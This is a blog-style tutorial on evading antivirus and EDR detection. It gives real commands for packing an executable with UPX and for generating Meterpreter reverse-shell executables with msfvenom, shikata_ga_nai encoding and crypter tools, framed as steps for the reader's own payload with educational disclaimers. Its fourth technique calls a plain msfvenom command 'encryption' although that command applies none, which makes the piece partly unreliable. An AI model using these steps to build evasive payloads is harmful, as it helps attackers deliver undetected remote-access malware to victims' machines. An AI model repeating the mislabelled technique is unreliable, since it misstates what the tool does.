
Easy Malware Evasion
In today’s cybersecurity landscape, traditional malware evasion techniques are no longer enough.

The Modern Threat Landscape: EDR, XDR, and the Evolving Art of Malware Evasion
In today’s cybersecurity landscape, traditional malware evasion techniques are no longer enough. With EDR (Endpoint Detection and Response) and XDR (Extended Detection and Response) rapidly becoming the industry standard, most known payload delivery methods and attack tactics are quickly detected and neutralized.
Simply put, if you’re relying on outdated evasion methods, your payload will get caught.
About This Article: Exploring Malware Evasion Fundamentals
This article isn’t about creating FUD (Fully Undetectable) malware, instead, it serves as an introductory guide to basic evasion techniques. Think of it as a starting point for security researchers, malware analysts, and Red Team operators interested in understanding evasion strategies and improving detection systems.
These methods provide a foundation for developing a deeper knowledge of malware behavior, defense evasion, and countermeasure design.
Ready to Dive In?
Let’s explore some entry-level malware evasion tactics, where you can begin refining your skills, learning how modern defenses work, and ultimately building stronger, more resilient security environments.

Evasion Technique #1: Malware Compression
The first malware evasion technique we’ll cover today is compression.

In simple terms, malware compression involves reducing the size of a malicious executable file. Smaller, compressed files can sometimes slip past detection mechanisms that rely on file size heuristics or signature-based detection.
One of the most commonly used tools for this technique is UPX (Ultimate Packer for Executables), a legitimate utility often repurposed by threat actors to obfuscate payloads.
You can easily compress your executable using the following command:
upx -9 yourmalware.exe
This command applies maximum compression (-9 flag) to the specified executable file. While this method alone won’t bypass modern EDR/XDR solutions, it’s a foundational technique and a valuable starting point in understanding how file manipulation affects detection.
Disclaimer:
This information is provided strictly for educational and defensive research purposes. Unauthorized use of these techniques is illegal and unethical. Always operate within the boundaries of the law and responsible security practices.
Evasion Technique #2: Malware Encoding
The second technique we’ll explore is malware encoding.
Encoding is the process of converting data into a different format for various processing or transmission purposes. In the context of malware evasion, it involves presenting the original payload in an altered form, making it harder for security solutions to detect based on known signatures or patterns.
Put simply: it’s a way of disguising malicious content by altering how it appears to security tools, without changing its actual functionality.

One practical method to achieve this is through Metasploit’s msfvenom utility, which allows you to encode your payload using multiple iterations of an encoder.
Example command:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=eth0 LPORT=1337 -e x86/shikata_ga_nai -i 10 -f exe -o encodedpayload.exe
Explanation:
-p windows/meterpreter/reverse_tcp → Specifies the payload
LHOST and LPORT → Define the local host and port for the reverse connection
-e x86/shikata_ga_nai → Applies the Shikata Ga Nai encoder
-i 10 → Iterates the encoding process 10 times
-f exe → Specifies the output format as a Windows executable
-o encodedpayload.exe → Names the output file
Important Note:
While this technique may evade simple signature-based detection, modern EDR/XDR solutions incorporate behavioral analysis and machine learning, making standalone encoding insufficient as a bypass method today, but it remains a valuable educational exercise in understanding how attackers attempt to obfuscate payloads.
Disclaimer:
This demonstration is intended solely for ethical security research, training, and defensive strategy development. Unauthorized or malicious use of these techniques is prohibited by law.
Evasion Technique #3: Malware Encryption with Crypters
After successfully creating a malicious payload, the next step in evasion tactics is utilizing malware crypters.
A crypter is a tool designed to encrypt the contents of a payload, making it more difficult for security solutions to analyze or detect it based on its static signatures. By encrypting the malware’s data, attackers aim to bypass traditional antivirus and static analysis techniques.
Several tools are available for this purpose:
Crypter by Rehman (Softpedia Download)
Ezuri Malware Crypter (GitHub), a popular open-source crypter for Linux-based payloads

Swazy Crypter, another widely-used tool offering straightforward encryption with a simple drag-and-drop interface
How it typically works:

After selecting and encrypting your executable using one of these tools, the encrypted (obfuscated) malware will be saved to a designated directory, such as:
C:\Users\your-user\Desktop\PATH\TOYOUR\CRYPTER_DIRECTORY\Robber_1.7.exe.crypto
Caution:
While crypters can obscure malicious content from static signature-based detection, modern EDR/XDR platforms utilize behavioral and heuristic analysis capable of identifying threats post-execution, reinforcing the importance of layered defenses.
Legal Disclaimer:
This information is provided strictly for educational, ethical research, and defensive development purposes. Unauthorized use of these techniques in real-world environments is illegal and unethical.
Example Of Crypter Usage
🛡️ Evasion Technique #4: Payload Encryption with msfvenom
Another straightforward method for basic malware encryption is by using msfvenom’s built-in encoding and formatting options. While not as advanced as dedicated crypters, this technique adds an additional layer of obfuscation to your payload, helping to bypass simple signature-based detection.
Example Command:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=eth0 LPORT=1337 -f exe -o encrypted_payload.exe
This command generates a Windows executable payload, formatted as an .exe file. You can further combine this with encoders (as covered earlier) or custom packers for additional layers of evasion.

✅ Wrapping It Up
And there you have it, a quick overview of basic malware evasion techniques including:
Compression
Encoding
Payload Encryption with Crypters
Payload Encryption via msfvenom
Important:
These techniques are shared solely for ethical cybersecurity research, Red Team training, and defensive countermeasure development. Misuse for unauthorized or malicious purposes is illegal and unethical.
📢 Stay Sharp, Stay Secure
We hope you’ve found this guide insightful and valuable for understanding how attackers attempt to evade detection, and how defenders can anticipate, detect, and neutralize such tactics.